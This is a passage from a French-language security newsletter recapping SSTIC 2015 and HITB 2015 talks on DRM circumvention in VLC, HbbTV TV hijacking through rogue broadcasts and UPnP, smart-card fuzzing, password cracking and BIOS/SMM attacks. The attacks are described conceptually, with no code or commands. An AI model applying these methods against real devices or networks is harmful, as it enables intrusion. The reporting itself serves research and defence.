Durant cette étude, une analyse du firmware du PLC a également été menée. Ce dernier a été récupéré sur le site du constructeur. Cette démarche n'a pour le moment révélé aucune vulnérabilité.

VLC, les DRM des Bluray et HADOPI

Jean-Baptiste Kempf

Jean-Baptiste est président de l'association VideoLan et lead-développeur du célèbre lecteur multimédia VLC media player (aussi connu sous le nom du « cône-qui-lit-des-vidéos »).
Ce lecteur est reconnu pour supporter un grand nombre de formats de fichiers et embarquer nativement tous ses codecs nécessaires à la lecture de ces fichiers. Afin de permettre la lecture des Blu-Ray et DVD au sein de VideoLan, l'équipe de VLC a du comprendre et contourner les protections DRM implémentées par les ayant-droits.

Jean-Baptiste détaille ainsi deux mécanismes de DRM basés sur clé (DVDCSS, AACS) et explique comment la gestion de ces mécanismes est implémentée au sein de VLC.

Les DVD utilisant une protection DRM via clé DVDCSS se basent sur des clés de très courte longueur (standard datant de 1995). L'équipe de VLC se base donc sur une bibliothèque nommée « libdvdcss » qui va permettre la récupération ou le brute-force de cette clé par VLC afin de lancer la lecture du film.

Lors de la sortie des Blu-Ray, les ayant-droits n'ont pas commis la même erreur et ont mis au point des algorithmes de chiffrement beaucoup plus efficaces. C'est notamment le mécanisme par algorithme AACS qui utilise des clés de constructeurs. Ce mécanisme n'a toujours pas été cassé à l'heure actuelle. VLC utilise donc une bibliothèque nommée

« libaacs » permettant la lecture de Blu-ray si on parvient à lui transmettre des clés de constructeurs valides. Ces clés ne sont évidemment pas intégrées au projet VideoLan, mais peuvent être récupérées à part sur Internet grâce au travail de quelques généreux donateurs anonymes (« fichierkey-db.cfg »).

Jean-Baptiste a regretté l'obligation de cette méthode de fonctionnement et a fustigé les institutions d'état (ARMT et Hadopi) qui n'ont jamais été capables de démêler les flous juridiques autour de ce sujet afin de permettre une implémentation plus propre des spécifications AACS dans VLC.

Quatre millions d'échanges de clés par seconde

Adrien Guinet, CarlosAguilar, Serge Guelton, Tancrède Lepoint

✚ Whitepaper

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/4M_kx_per_sec/SSTIC2015-Article-4M_kx_per_sec-guinet_aguilar_guelton_lepoint.pdf

À l'instar du fait que la sécurité à un prix financier, le chiffrement à un prix qui se paie en cycles CPU. Les surcoûts des calculs cryptographiques ont un impact significatif sur les performances des systèmes.

Le sujet d'étude des conférenciers est au cœur de ce problème. Leur objectif, réduire l'impact qu'a le chiffrement sur la performance, et ce, via des techniques d'optimisation. En aucun cas il n'est question de modifier ou d'inventer de nouveaux algorithmes de chiffrement.

Dans cette optique, les conférenciers ont présenté la bibliothèque de chiffrement baptisé NFLlib. Cette dernière offre des résultats significativement meilleurs que ceux offerts par les autres bibliothèques de chiffrement telles qu'OpenSSL. Les techniques d'optimisation appliquées passent par l'utilisation des fonctionnalités de calcul vectoriel des processeurs Intel (jeux d'instructions SSE et/ou AVX2), l'analyse et l'optimisation de code cryptographique, la simplification de code de manière à permettre des optimisations par le compilateur et pour finir, des optimisations manuelles lorsque le compilateur échoue dans cette tâche.

Bien qu'un long chemin reste encore à parcourir avant de voir cette bibliothèque devenir un « standard », les résultats exposés lors de cette conférence étaient très prometteurs.

Protocole HbbTV et sécurité : quelques expérimentations

Eric Alata, Jean-Christophe Courrege, Mohammed Kaaniche, pierre lukjanenko, VincentNicomette, Yann Bachy

✚ Slides

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/protocole_hbbtv_et_securite/SSTIC2015-Slides-protocole_hbbtv_et_securite-alata_courrege_kaaniche_lukjanenko_nicomette_bachy.pdf


✚ Whitepaper

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/protocole_hbbtv_et_securite/SSTIC2015-Article-protocole_hbbtv_et_securite-alata_courrege_kaaniche_lukjanenko_nicomette_bachy.pdf

Des travaux intéressants d'une équipe du CNRS, représentée par Yann Bachy, montrent comment compromettre le LAN d'un particulier à partir de vulnérabilités au sein des télévisions connectées.

Les télévisions connectées implémentent le standard HbbTV (HybridBroadcast Broadband TV). Ce standard permet aux éditeurs d'enrichir leur contenu avec la diffusion avec des services annexes (contenu interactif, proposition de vidéos en replay, liste de programmes, etc.). Concrètement, les ondes hertziennes transmettent une URL qu'un navigateur intégré au sein du téléviseur récupère et interprète. Nous parlons ici de technologies web habituelles (HTML, CSS, JavaScript, AJAX, etc.) qui sont affichées en même temps que la vidéo regardée par l'utilisateur (overlay).

Dans un premier temps, les chercheurs placent une antenne à proximité de la télévision connectée ciblée. Ils vont surcharger le flux hertzien reçu par le téléviseur afin d'y diffuser un contenu différent. Ce contenu utilise le standard HbbTV afin de forcer la télévision victime à se connecter à un serveur malveillant qu'ils contrôlent.



Le navigateur de la télévision ne vérifie pas toujours la Same-Origin-Policy. Profitant de cette faiblesse, le serveur malveillant expose du code JavaScript qui va demander à la télévision de réaliser des actions sur le réseau local. Les chercheurs du CNRS utilisaient ces instructions JavaScript pour demander à la box du réseau local d'ouvrir des ports sur Internet via requête UPNP. L'attaquant pirate ainsi le téléviseur localement et peut essayer d'en prendre le contrôle afin de rebondir sur le réseau local.

Compromission de carte à puce via la couche protocolaire ISO 7816-3

Guillaume Vinet

Les attaques sur les cartes à puce se sont multipliées ces dernières années. Ces dernières ciblent les socles applicatifs ou les terminaux. Cependant, aucune attaque n'a encore été menée sur le protocole de communication des cartes avec contact référencé ISO 7816-3. Pourtant cette approche présente l'avantage d'être indépendante de la carte ou du terminal avec lequel elle va communiquer.

Dans un contexte où le budget alloué à cette étude était limité, l'orateur a présenté les moyens matériels mis en oeuvre pour réaliser cette étude. Et c'est à l'aide d'un simple Arduino qu'il a pu mener des tests à l'aide de l'outil de fuzzing Sulley, sur la couche protocolaire ISO 7816-3. C'est ainsi qu'il a découvert un débordement de mémoire tampon au sein de certaines cartes. Malgré cela, la conception des cartes à puce est bien faite de par le niveau de résistance constaté face aux attaques menées au cours de cette étude.

Fuddly : un frameworkde fuzzing et de manipulation de données

Eric Lacombe

Slides
https://www.sstic.org/media/SSTIC2015/SSTIC-actes/fuddly_fuzzer/SSTIC2015-Slides-fuddly_fuzzer-lacombe_nzK9QBG.pdf

Whitepaper
https://www.sstic.org/media/SSTIC2015/SSTIC-actes/fuddly_fuzzer/SSTIC2015-Article-fuddly_fuzzer-lacombe_2.pdf

Fuddly est un framework de fuzzing développé en python. Ce dernier, encore à l'état expérimental, permet de définir des formats de données à l'aide de graphe orienté acyclique. Brièvement, les terminaisons du graphe correspondent au format de la donnée et les arcs décrivent sa structure.

L'automatisation du fuzzing sur un format de données est réalisée par un « disrupteur ». Les disrupteurs peuvent être génériques et s'appliquer à plusieurs types de format de données ou spécifiques à un format de données en particulier. Afin de fuzzer un format de données en profondeur, il est donc nécessaire de formaliser ledit format à l'aide d'un graphe, puis de développer un ou plusieurs disrupteurs associés.

Mais le framework ne s'arrête pas là. Ce dernier permet de combiner des formats de données entre eux, de chainer des disrupteurs, etc. D'après l'orateur, Fuddly serait utilisé afin de tester des équipements anioniques.

Avatar: A Framework to Support Dynamic Security Analysis of Embedded System's Firmwares

Jonas Zaddach

Durant cette conférence, Jonas Zaddach a présenté un framework d'analyse des firmwares et autres couches logicielles qu'il est possible de retrouver au sein de systèmes embarqués. L'objectif de ce framework est de pouvoir utiliser les mêmes outils utilisés lors d'analyse de binaires « classiques » (i.e. IDA, GDB, etc.).

Afin de remplir cet objectif, Avatar émule le système embarqué, mais pas seulement. Il transmet également les requêtes normalement effectuées par le système embarqué, aux périphériques connectés au dit système.

De même, Avatar est également en mesure de transmettre les interruptions générées par les périphériques à l'émulateur.

A Large-ScaleAnalysis of the Security of Embedded Firmwares

Andrei Costin

Pour cette dernière conférence courte de la journée, Andrei Costin nous a présenté un projet d'analyse de firmware de masse, disponible à l'adresse suivante http://www.firmware.re. Ce dernier, déjà présenté à la BlackHat par le précédent orateur Jonas Zaddach, permet de réaliser une analyse à grande échelle de firmwares, et ce, via différentes techniques :

- Analyse statique simpliste ;
- Analyse de la configuration des différents composants (serveurs web, identifiants parfois écrits en durs, repositories, etc.) ;

➕Corrélations d'informations entre les firmwares (certificats SSL par exemple) ;

➕Fuzzing.

Parmi les différentes problématiques rencontrées, Andrei Costin s'est attardé sur la difficulté à obtenir un large panel de firmwares. Ces derniers ne sont pas toujours disponibles sur internet. De plus, les firmwares ne sont pas toujours au même format (bin, zip, voire pdf). Pour cette raison, il a été nécessaire d'appliquer des techniques afin d'obtenir des données analysables (« file carving » ou de bruteforce des firmwares avec différents unpackers).

Rumps

Les rumps sont des petites présentations de 3 minutes. Un cru 2015 chargé puisque 2 heures durant, nous avons eu l'occasion d'assister à 32 présentations :

➕Donjons, Dragons et Sécurité (Tiphaine Romand-Latapie)
➕WebSite SSTIC (Kevin Denis)
➕De reBUS à Parsifal (Olivier Levillain)
➕Pshitt et les bruteforces SSH (Eric Leblond)
➕Boîte noire, par serge-sans-paille (Serge Guelton)
➕Le vrai coût de la sécurité (Philippe Biondi)
➕Evasion HQL vers SQL (Renaud Dubourguais)
➕Factorisation de clefs RSA à grande échelle (Etienne Millon)
➕MISC: redac en chef facétieux recherche auteurs malicieux (Cédric Foll)
➕s(4)u for Windows (Aurélien Bordes) slides
➕BREIZHCTF (Clément Domingo)
➕Dot not fear, FIR is IR (Thibaud Binétruy)
➕Faut-il acheter un outil de File Carving ? (Christophe Grenier)
➕Analyse forensique du Nexus 4 avec DFF (Frédéric Baguelin)
➕Quelques heuriSSTIC sur les repo git (Charles Prost)
➕tcp2pipe (Fabien Kraemer)
➕f*** me, I'm famous (Nicolas Ruff)
➕Youkeepass (Romain Gayon)
➕Rump @str4k3 @wlgz @RageYL
➕IVRE, il scanne Internet (Pierre Lalet)
➕Miasm (Fabrice Desclaux)
➕Sybil (Camille Mougey)
➕ISO 14001 Cloud - Take 3 (Arnaud Ebalard)
➕Une rump éphémère et (im)pitoyable (Guillaume Delugré)
➕jardin-entropique.eu.org (Mathieu Goessens)
➕Du pare-feu au SIEM (Thomas Andrejak)
➕Du reverse au fuzzing de protocoles avec Netzob (Georges Bossert - Frédéric Guihéry)
➕CSV (Yoann Guillot)
➕MITM USB (Benoît Camredon)
➕Les objets connectés c'est nul (Eloi Vanderbeken)
➕GreHack (Josselin Feist)
➕BotConf (Frédéric Baguelin)


> Jour 3

Utilisation du framework PyCAF pour l'audit de configuration

Maxime Olivier

➕Slides
https://www.sstic.org/media/SSTIC2015/SSTIC-actes/utilisation_du_framework_pycaf_pour_laudit_de_conf/SSTIC2015-Slides-utilisation_du_framework_pycaf_pour_laudit_de_configuration-olivier.pdf

Après avoir rappelé les objectifs d'un audit de configuration, Maxime Olivier a illustré les contraintes bien connues des auditeurs lors de ces audits. L'extraction des informations techniques nécessaires à un audit de configuration requiert systématiquement des privilèges élevés, ce qui pose déjà un problème. À cela vient s'ajouter la diversité des systèmes pouvant en faire l'objet : serveur Linux, poste Windows, Firewall, Switch, etc.



C'est dans ce contexte que Maxime Olivier à présenté l'outil PyCAF, disponible sur GitHub. Développé en Python, ce dernier a pour objectif d'aider un auditeur dans les 2 phases d'un audit de configuration, à savoir : l'extraction des données et leur analyse a posteriori.

Analyse de documents MS Office et macros malveillantes

Philippe Lagadec

➕Slides
https://www.sstic.org/media/SSTIC2015/SSTIC-actes/analyse_office_macros/SSTIC2015-Slides-analyse_office_macros-lagadec.pdf

L'exécution de code malveillant présent au sein de macros de document Microsoft Office est un vecteur d'attaque qui a longtemps été délaissé. Depuis 2010, Microsoft a choisi de modifier le mécanisme de gestion des Macros qui peuvent être activées par un simple click. Dès lors, la popularité de ce vecteur d'attaque a drastiquement augmenté.

Pour commencer sa présentation, Philippe Lagadec a rappelé les impacts que pouvaient avoir l'exécution d'une macro sur un système, à savoir, les mêmes qu'une application malveillante. En effet, avec une macro, il est possible

(par exemple) de télécharger et d'exécuter un programme sur le système (a.k.a Dropper). Avec le temps, les macros malveillantes se sont complexifiées avec des techniques d'obfuscation et d'anti-sandboxing, à l'instar des malwares classiques.

Puis, l'orateur a rapidement évoqué les outils disponibles pour effectuer une analyse d'un document contenant une macro malveillante (Oledump, Olevba, officeparser, OfficeMalScanner, etc.), en précisant les limitations de ces derniers face à des techniques d'obfuscation. C'est alors qu'il a présenté l'outil ViperMonkey, qui en plus d'intégrer un parseur VBA, permet de faire de l'exécution symbolique du code potentiellement malveillant.

StemJail : Cloisonnement dynamique d'activités pour la protection des données utilisateur

Mickaël Salaün

✚Slides

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/stemjail_cloisonnement_dynamique_d_activites_pour_/SSTIC2015-Slides-stemjail_cloisonnement_dynamique_d_activites_pour_la_protection_des_donnees_utilisateur-salaun.pdf

✚Whitepaper

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/stemjail_cloisonnement_dynamique_d_activites_pour_/SSTIC2015-Article-stemjail_cloisonnement_dynamique_d_activites_pour_la_protection_des_donnees_utilisateur-salaun.pdf

Durant cette présentation, l'orateur nous a présenté l'outil StemJail. Ce dernier a pour objectif de répondre aux limites du système de restriction des processus des systèmes Linux qui peut se résumer de la manière suivante : « le processus a les privilèges du compte qui l'a exécuté ».

StemJail est un outil qui restreint dynamiquement les accès d'un processus en fonction de son comportement. Par exemple, si une application ABC manipule vos photos de vacances qui se trouvent dans le dossier « photo », elle n'a sûrement pas besoin d'accéder à vos relevés de comptes qui sont dans le dossier « documents ». Ainsi, lorsque ladite application ABC accédera au dossier « photo », l'accès au dossier « documents » lui sera dynamiquement restreint par l'outil StemJail.
En résumé, l'outil StemJail permet aux utilisateurs de limiter les accès des applications aux données, et fonction de leur activité. Cet outil est encore en cours de développement. En outre, il ne tient pas encore compte des accès aux ressources du système (ex. accès réseau).

Hack yourself defense

Eric Detoisien

✚Slides

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/hack-yourself-defense/SSTIC2015-Slides-hack-yourself-defense-detoisien.pdf

Durant cette conférence, Eric Detoisien est revenu sur une problématique qui est commune à toutes les entreprises : le contexte des attaquants est différent de celui des entreprises.

Ces derniers ne sont pas soumis aux mêmes contraintes :

✚Pas de limites aux problématiques RH (procédure de recrutement, rémunération, contrôle des compétences, etc.) ;

✚Possibilité de se former et de s'équiper en ligne (kit d'exploitation, outil, voire 0day, etc..) ;

✚Pas de contrainte métier (horaire, disponibilité des équipes techniques, contrats, etc.).

« IRMA propose de soumettre un fichier ou un programme suspect à une batterie de solution antivirale, comparable au célèbre outil en ligne virustotal »

Ces contraintes font qu'il est parfois difficile pour une entreprise de se défendre efficacement. De plus, les tests d'intrusion sont limités par les compétences de l'auditeur, le temps, le périmètre et le budget de l'entreprise. Les scanneurs de vulnérabilités automatiques sont limités et remontent beaucoup d'informations peu pertinentes. Obtenir une vision globale du niveau de sécurité de son SI face à de vrais attaquants est donc difficile.

Selon l'orateur, la solution face à ces problématiques serait de créer une Société Militaire Privée Virtuelle qui mènerait des attaques telles que le feraient des pirates sans les contraintes rencontrées par les auditeurs en sécurité.

Entre urgence et exhaustivité : de quelles techniques dispose l'analyste pendant l'investigation?

Amaury Leroy

Whitepaper

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/entre_urgence_et_exhaustivite_de_quelles_technique/SSTIC2015-Article-entre_urgence_et_exhaustivite_de_quelles_techniques_dispose_lanalyste_pendant_linvestigation-leroy.pdf

Un retour d'expérience d'Amaury Leroy, expert en réponse à incident chez Airbus, qui nous explique sa méthodologie dans le traitement des APT.

La situation d'un expert en réponse à incident arrivant chez un nouveau client est compliqué : celui-ci doit identifier des compromissions pointues, au sein d'un réseau très vaste avec lequel il n'est pas familier.

Selon le présentateur, l'approche permettant de gérer cette situation compliquée tout en étant exhaustive est la suivante :

- Commencer par les actions rentables et simples permettant de gérer l'urgence : récupérer les indices de compromission (IOC), les dégrossir et les classer. Afin de les trouver, l'auditeur peut essayer d'identifier les machines ayant des comportements extrêmes » (ex : beaucoup trop de données envoyées sur Internet par rapport au reste du réseau). Ces IOC constituent les éléments auxquels l'auditeur doit se raccrocher pour éviter de partir dans de mauvaises directions ;

- Une fois ces informations obtenues, les utiliser pour répondre aux questions relatives à la compromission : l'auditeur élargit l'investigation en observant les actions de l'attaquant sur les machines précédemment identifiées afin de comprendre le mode opératoire et répondre aux grandes questions relatives à l'attaque ;

- Enfin, élargir le champ du problème pour s'assurer que rien n'a été oublié : cette phase a pour objectif de vérifier qu'aucun élément n'a été oublié en réalisant des analyses plus complexes sur les IOC (corrélations mathématiques).

IRMA : Incident Response and Malware Analysis

Alexandre Quint, Fernand Lone Sang, Guillaume Dedrie

Whitepaper

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/irma_incident_response_and_malware_analysis/SSTIC2015-Article-irma_incident_response_and_malware_analysis-quint_lone-sang_dedrie.pdf

Au cours de cette présentation, les orateurs ont présenté IRMA, un framework d'analyse de malware. Une solution antivirale offre rarement une protection, ou du moins un mécanisme de détection exhaustif face à un code ou un programme malveillant.

À cela, IRMA propose de soumettre un fichier ou un programme suspect à une batterie de solution antivirale. Comparable au célèbre outil en ligne « virustotal », IRMA permet de garder une maitrise des fichiers qui sont analysés et des résultats d'analyse.

Crack me, I'm famous! : Cracking weak passphrases using freely available sources

Hugo Labrande

Slides

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/crack_me_im_famous_cracking_weak_passphrases_using/SSTIC2015-Slides-crack_me_im_famous_cracking_weak_passphrases_using_freely_available_sources-labrande.pdf

Whitepaper

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/crack_me_im_famous_cracking_weak_passphrases_using/SSTIC2015-Article-crack_me_im_famous_cracking_weak_passphrases_using_freely_available_sources-labrande.pdf

Durant cette présentation, Hugo Labrande nous a présenté comment il a été en mesure de casser les condensats MD5 de mots de passe forts via une attaque par dictionnaire. Vous l'aurez compris, le coeur de cette présentation résidait dans la réponse à cette question : « Comment a-t-il généré ledit dictionnaire ?

Hugo Labrande a agrégé plusieurs milliards de phrases et de citation connues, et ce, via différentes sources telles que Wikipedia, Wikiquote, RapDict, FOLDOC, Urban Dictionary, IMDB, Twitter, projet Gutenberg (15, 000 livres), Facebook, etc. Via cette méthode, ce jeune thésard a créé un dictionnaire d'environ 1, 3 milliard de phrases qu'il a utilisé pour retrouver les mots de passe des condensats MD5 de la base KoreLogic. Ce dernier lui a permis de retrouver des mots

de passe composés de plusieurs dizaines de caractères tels que « Ghost in the Shell : S.A.C. Solid State Society ».

Contextualised and actionable information sharing within the cyber-security community

Frederic Garnier

✚ **Whitepaper**
https://www.sstic.org/media/SSTIC2015/SSTIC-actes/contextualised_and_actionable_information_sharing_/SSTIC2015-Article-contextualised_and_actionable_information_sharing_within_the_cyber-security_community-garnier.pdf

Il est actuellement beaucoup question de partage d'informations entre les différents CERT et équipes de réponse à incident. Quelles sont les informations à partager, comment les partager, comment organiser une collaboration entre sociétés concurrentes, etc . ?

Fréderic est venu présenter un modèle d'échange de « Threat Intelligence » entre les différents acteurs.

Pour les informations à échanger, Fréderic propose de se baser sur le modèle de cyber-threat STIX, en le modifiant un petit peu. Les données à échanger sont les suivantes :

✚ L'objet « Observables » (IOC) contenant les éléments techniques (IP, e-mails, clés de registres, etc.) ;

✚ L'objet « Indicateurs » : en regroupant plusieurs « observables », on contextualise l'attaque (une campagne de phishing basique depuis le mois dernier, une attaque ciblée apparue il y a deux ans, etc.) ;

✚ L'objet « Campagnes » : en corrélant les éléments de différents « Indicateurs » (date, techniques, secteurs ciblés, IOC similaires) on peut caractériser des campagnes pour attribuer à un groupe précis des éléments séparés ;

✚ L'objet « TTP » corrélant des objets « Observables », « Indicateurs » et « Campagnes » permettant de caractériser les techniques, tactiques et procédures des groupes d'attaquants ;

✚ L'objet « Acteur de la menace » : c'est la fameuse phase d'attribution. En fonction des éléments précédemment observés, on caractérise le groupe d'attaquant (nationalité, niveau de compétence, motivations, etc.).

Selon Fréderic, la mutualisation des informations recueillies par les CERT et leur classification selon le modèle STIX permettrait aux acteurs de la réponse à incident de communiquer

Snowden, NSA : au secours, les journalistes s'intéressent à la sécurité informatique !

Martin Untersinger

Martin est journaliste au monde dans le domaine du numérique et de la sécurité (sécurité, vie privée, surveillance, etc.).

Martin a travaillé sur les documents fournis par Edward Snowden en 2013. A partir de cette expérience, il relate la difficulté des journalistes à traiter des sujets de sécurité informatique. Ces sujets fortement techniques ne sont pas facilement explicables au grand public.

Le journaliste a pour fonction de vulgariser le sujet afin de l'expliquer aux lecteurs, mais celui-ci n'est pas suffisamment armé techniquement afin de comprendre les sujets les plus pointus pour pouvoir les expliquer. Martin en appelait donc aux experts présents au SSTIC pour les encourager à discuter et à collaborer avec les journalistes pour communiquer sur les problèmes de société impactés par la sécurité informatique (surveillance, espionnage, etc.)

Références

✚ https://www.sstic.org/2015/

> Conférence : Hack In The Box Amsterdam 2015

HITB 2015

par Stéphane AVI et Charles DAGOUAT

Cette année encore, XMCO était partenaire de la conférence Hack In The Box. Retour sur l'édition 2015 qui s'est déroulée il y a peu.

Nous décrirons ici le détail des présentations suivies par nos consultants.

Oracle PeopleSoft applications are under attacks!

Alexey Tyurin (@antyurin)

Slides

http://conference.hitb.org/hitbsecconf2015ams/materials/D1T2%20-%20Alexey%20Tiurin%20-%20Oracle%20Peoplesoft%20Applications%20are%20Under%20Attack.pdf

Nous voilà installés dans la salle 2 afin de suivre la conférence sur PeopleSoft. Le speaker a commencé sa présentation en faisant un rapide rappel sur le logiciel : par qui il est utilisé, dans quel secteur d'activité, dans quel but ainsi que son architecture technique.

Une fois ce tour d'horizon terminé, le chercheur nous a présenté les différentes attaques pouvant être menées à l'encontre du logiciel : d'un point de vue interne et externe, en attaquant la base de données, les flux réseau ou directement l'application.

Cette présentation fut un bon retour d'expérience sur la sécurité du logiciel PeopleSoft.

The Savage Curtain: Mobile SSL Failures

Tony Trummer (@secbro1) et Tushar Dalvi (@tushardalvi)

Slides


http://conference.hitb.org/hitbsecconf2015ams/materials/D1T2%20-%20Tony%20Trummer%20and%20Tushar%20Dalvi%20-%20Mobile%20SSL%20Failures.pdf

Dernière conférence de la journée, deux ingénieurs en sécurité de la société LinkedIn nous ont présenté leur retour d'expérience sur la sécurité SSL des applications mobiles.

Après un rapide retour sur les dernières actualités autour de SSL, les présentateurs ont rappelé le fonctionnement de la validation des certificats. Ils se sont rendu compte que la plupart des applications contrôlaient uniquement le fait que le certificat soit issu d'une autorité valide. Ainsi, un attaquant disposant d'un certificat valide pouvait effectuer des attaques de type MITM à l'encontre d'applications mobiles sans que l'utilisateur n'en soit informé.

« José A. Guasch chercheur s'est rendu compte que les systèmes des parkings étaient connectés à Internet et qu'ils étaient vulnérables comme n'importe quelle autre application »

Ensuite, ils nous ont présenté différentes attaques, dont une sur le cache de session SSL. En effet durant la phase de négociation, l'application peut mettre en cache le certificat pour ne plus le valider ultérieurement.



Mozilla InvestiGator: Distributed and Real-Time Digital Forensics at the Speed of the Cloud

Julien Vehent (@jvehent)

Slides

http://conference.hitb.org/hitbsecconf2015ams/wp-content/uploads/2015/02/D2T2-Julien-Vehent-Mozilla-InvestiGator.pdf

Julien Vehent travaille pour la Fondation Mozilla au sein de l'équipe OpSec (Operational Security). Cette équipe est, entre autres, en charge de la réponse aux nombreux incidents de sécurité qui leur sont remontés quotidiennement. Dans la philosophie de Mozilla, comme aucun produit disponible sur le marché ne répondait réellement à leur besoin en terme de recherche d'artéfact sur un large parc informatique de serveurs, Julien et son équipe ont développé leur propre outil : MIG.
Concrètement, MIG se décompose en deux volets : un agent est installé sur l'ensemble des postes du parc devant être placés sous surveillance dialoguant avec un serveur central.

Le serveur central quant à lui est composé de plusieurs éléments :

- un serveur frontal, exposant un webservice permettant d'enregistrer les actions à dispatcher aux agents ;
- un ordonnanceur, chargé de transmettre les actions aux agents concernés ;
- et enfin un relais RabbitMQ, chargé de communiquer les actions aux agents.

Le principal avantage de cette architecture est de permettre aux investigateurs d'obtenir des résultats pertinents dans des délais relativement raisonnables, et ce quelque soit le nombre d'agents déployés dans le parc.

Par ailleurs, cette solution a été pensée pour garantir un niveau de sécurité élevé. Les actions doivent être signées par un ou plusieurs investigateurs à l'aide de leur clef GPG (en fonction de la sensibilité des actions devant être effectuées par les agents distants). Cette signature est vérifiée localement par chacun des agents avant même d'exécuter une quelconque commande. De même, MIG est conçu pour protéger la vie privée des utilisateurs des systèmes disposant d'un agent. Les investigateurs ne seront pas en mesure, par exemple, de récupérer un fichier localement et de le copier sur un serveur distant. MIG permet surtout d'identifier les systèmes compromis en recherchant des indicateurs de compromission, afin que, le cas échéant, les investigateurs puissent contacter le responsable du système pour approfondir leur analyse en récupérant les traces nécessaires localement.

À noter, MIG est également conçu pour être multi-plateforme. L'agent prend la forme d'un binaire statique disponible aussi bien pour Windows, que Mac OS ou encore Linux. MIG semble être un concurrent sérieux des solutions de type GRR (Google) visant à simplifier la surveillance d'un parc informatique à des fins de réponse à incident.

Remotely Owning « Secure » Parking Systems

José A. Guasch

Slides

http://conference.hitb.org/hitbsecconf2015ams/materials/D2T1%20-%20Jose%20Guasch%20-%20Remotely%20Owning%20Secure%20Parking%20Systems.pdf

La présentation de Jose Antion Guasch concernait les infrastructures des systèmes de parking.

Le chercheur s'est rendu compte que les systèmes des parkings étaient connectés à Internet et qu'ils étaient vulnérables comme n'importe quelle autre application (mot de passe faible, backups exposées, etc.). Lors de cette présentation, aucune vulnérabilité complexe n'a été présentée.

« Concrètement, les chercheurs ont montré comment manipuler le comportement du SMM (System Management Mode) en exploitant les failles identifiées au sein des BIOS »

Pour conclure, le chercheur explique qu'il a essayé de contacter les personnes en charge des parkings pour leur fournir le résultat de ses recherches, mais ce sans succès.

How Many Million BIOSes Would You Like To Infect?

Corey Kallenberg (@coreykal) et Xeno Kovah (@XenoKovah)

Slides

http://conference.hitb.org/hitbsecconf2015ams/wp-content/uploads/2015/02/D1T1-Xeno-Kovah-and-Corey-Kallenberg-How-Many-Million-BIOSes-Would-You-Like-to-Infect.pdf

Xeno Kovah et Corey Kallenberg, deux anciens chercheurs travaillant pour le MITRE, ont monté leur propre structure il y a quelques mois. Baptisée LegbaCore, la société est spécialisée dans l'analyse bas niveau des systèmes, et en particulier des BIOS et autres UEFI. Xeno Kovah, qui était seul sur scène, a effectué plusieurs démonstrations de ces attaques en direct.

Cette présentation a été l'occasion de montrer que le niveau de sécurité des BIOS et autres UEFI est particulièrement médiocre. L'intégrité de ces composants est pourtant primordiale, puisqu'ils sont responsables de la configuration de la plateforme matérielle afin de permettre au système de démarrer dans de bonnes conditions et de fonctionner dans son état nominal, considéré comme étant sûr d'utilisation.

Au travers de cette présentation, les deux chercheurs ont souhaité mettre en avant deux points :

- les utilisateurs ne mettant pas leur BIOS à jour, la très grande majorité des systèmes peuvent être compromis grâce à l'exploitation d'au moins une faille de sécurité ;

- la réutilisation de code vulnérable au sein des BIOS par les différents éditeurs permettrait d'automatiser des attaques à grande échelle.

Concrètement, les chercheurs ont montré comment, en exploitant les failles identifiées au sein des BIOS, manipuler le comportement du SMM (System Management Mode), un mode de fonctionnement des processeurs x86 disposant des privilèges les plus élevés sur le système. En effet, ce mode de fonctionnement à une particularité intéressante : le code exécuté dispose de privilèges d'exécution particulièrement élevés, et est en mesure d'accéder à l'ensemble de l'espace mémoire manipulé par le système d'exploitation, et donc par le processeur. Cependant, le reste du système est dans l'incapacité d'accéder à cet espace. Il s'agit en quelque sorte d'un « trou noir » : le SMM voit tout le système ; sans que le système ne soit en mesure de le voir ou de l'observer.

Après cette introduction, Xeno a présenté une première analyse faite sur les BIOS. Les deux chercheurs ont en effet été en mesure d'identifier de manière simple des failles

